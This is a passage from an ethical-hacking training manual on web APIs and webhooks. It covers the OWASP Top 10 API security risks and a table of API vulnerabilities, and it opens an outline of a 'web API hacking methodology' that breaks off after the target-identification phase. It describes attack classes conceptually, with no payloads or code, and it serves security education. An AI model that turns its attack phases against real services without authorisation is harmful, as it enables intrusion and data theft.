



Figure 14.85: Illustration of Web API

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service APIs

The most frequently used web service APIs are listed below:

- **SOAP API**: SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based APIs are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **REST (Representation State Transfer) API**: REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. APIs supported by the REST architectural style are known as REST APIs. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine web resource representations by providing a set of stateless protocols and qualitative operations.
- **RESTful API**: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

  APIs with the following features can be referred to as to RESTful APIs:


  - **Stateless**: The client end stores the state of the session; the server is restricted to save data during the request processing
  - **Cacheable**: The client should save responses (representations) in the cache. This feature can enhance API performance

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Client-server Environment**: Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
- **Uniform Interface**: Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
- **Layered System**: Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity.
- **Code on Demand**: An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized

- **XML-RPC**: Extensible Markup Language - Remote Procedure Call (XML-RPC) is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC**: JavaScript Object Notation – Remote Procedure Call (JSON-RPC) is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What are Webhooks?

Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "**Notify me**" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes on the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications.

A webhook is a powerful tool because everything remains isolated on the web. As shown in the figure below, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about from where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.86: Operation of webhooks

Webhooks vs. APIs

- Webhooks are automated messages from websites to the server. APIs are used for server-to-website communication.
- Webhooks get reports or notifications via HTTP POST only when a new update is made. APIs make calls irrespective of the data updates.
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity.
- Webhooks have less control over data flow. APIs have easy control over data flow.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 API Security Risks

Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 API security risks:


API	Risks	Description
API1	**Broken Object Level Authorization**	▪ APIs expose the endpoints handling object identifiers, and the server component does not track the client's state properly, resulting in a massive attack surface level access control flaw ▪ Allows the attacker to modify the object's ID value and obtain unauthorized access to the data source
API2	**Broken User Authentication**	▪ Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens and steal user identities ▪ Attackers can easily compromise the API security using authentication tokens and exploiting implementation flaws ▪ APIs are vulnerable to authentication attacks such as credential stuffing and brute-forcing
API3	**Excessive Data Exposure**	▪ While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data ▪ Allows attackers to retrieve more information than requested
API4	**Lack of Resources and Rate Limiting**	▪ APIs avoid enforcing restrictions on the number of resources requested by the client ▪ Allow attackers to consume all the available resources, resulting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

		in service unavailability to legitimate users, causing DoS ▪ May include authentication flaws that can be exploited to perform brute-force attacks
API5	**Broken Function Level Authorization**	▪ Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors ▪ Allow attackers to gain unauthorized access to administrative functions or users' resources
API6	**Mass Assignment**	▪ APIs accidentally expose the internal variables or objects due to improper binding and filtering based on a whitelist ▪ Allow attackers with unauthorized access to modify the object properties
API7	**Security Misconfiguration**	▪ Security misconfigurations include vulnerabilities such as insecure default configurations, ad-hoc configurations, open cloud storage, misconfigured HTTP headers, permissive cross-origin resource sharing (CORS), and missing TLS/SSL. ▪ Allow attackers to perform various attacks and compromise the system security
API8	**Injection**	▪ Sending untrusted data as queries to the interpreter may result in injection flaws, such as SQL, LDAP, XML, and command injection. ▪ Allow attackers to trick the interpreter by sending data to execute malicious commands and gain unauthorized access
API9	**Improper Assets Management**	▪ Improper asset management occurs due to a lack of version control for API hierarchies, and older versions of API consists of vulnerabilities that can be exploited by the attacker
API10	**Insufficient Logging and Monitoring**	▪ Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable ▪ Allow attackers to compromise the system, maintain persistence, and pivot to other systems and networks to extract, tamper with, or destroy data

Table 14.3: OWASP Top 10 API Security Risks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



API Vulnerabilities

Modern web applications and SaaS platforms use APIs due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attack.

Some common API vulnerabilities are listed below:


Vulnerabilities	Description
1. Enumerated Resources	▪ Design flaws can cause serious vulnerability, disclosing information through unauthenticated public API ▪ Allow attackers to guess user IDs easily, compromising the security of the user data
2. Sharing Resources via Unsigned URLs	▪ API returns URLs to hypermedia resources such as image, audio, or video files that are vulnerable to hotlinking ▪ This can cause several problems such as poor analytics and strains on resources, and can be used by attackers for exploitation ▪ Signed URLs can be used to implement policies such as rate limiting, auto expiration, and scoped sharing
3. Vulnerabilities in Third-Party Libraries	▪ Developers use third-party software libraries having open-source software licenses ▪ Avoiding regular updates and relegating security fixes can result in many security flaws

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Improper Use of CORS	▪ Cross-origin resource sharing (CORS) is a mechanism that enables the web browser to perform cross-domain requests; improper implementations of CORS can cause unintentional flaws ▪ Using the "Access-Control-Allow-Origin" header for allowing all origins on private APIs can lead to hotlinking
5. Code Injections	▪ If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS to add malicious SQL statements or code to the input fields on the API ▪ Allow attackers to steal critical information such as session cookies and user credentials.
6. RBAC Privilege Escalation	▪ Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attention ▪ Allow attackers to gain access to users' sensitive information
7. No ABAC Validation	▪ No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting
8. Business Logic Flaws	▪ Many APIs come with vulnerabilities in business logic ▪ Allow attackers to exploit legitimate workflows for malicious purposes

Table 14.4: API vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based APIs for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via APIs. To make these web-based APIs more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these APIs. To hack an API, attackers need to identify the API technologies, security standards, and attack surface for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

- **HTTP**: APIs such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:




Figure 14.87: Example of HTTP Request header

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


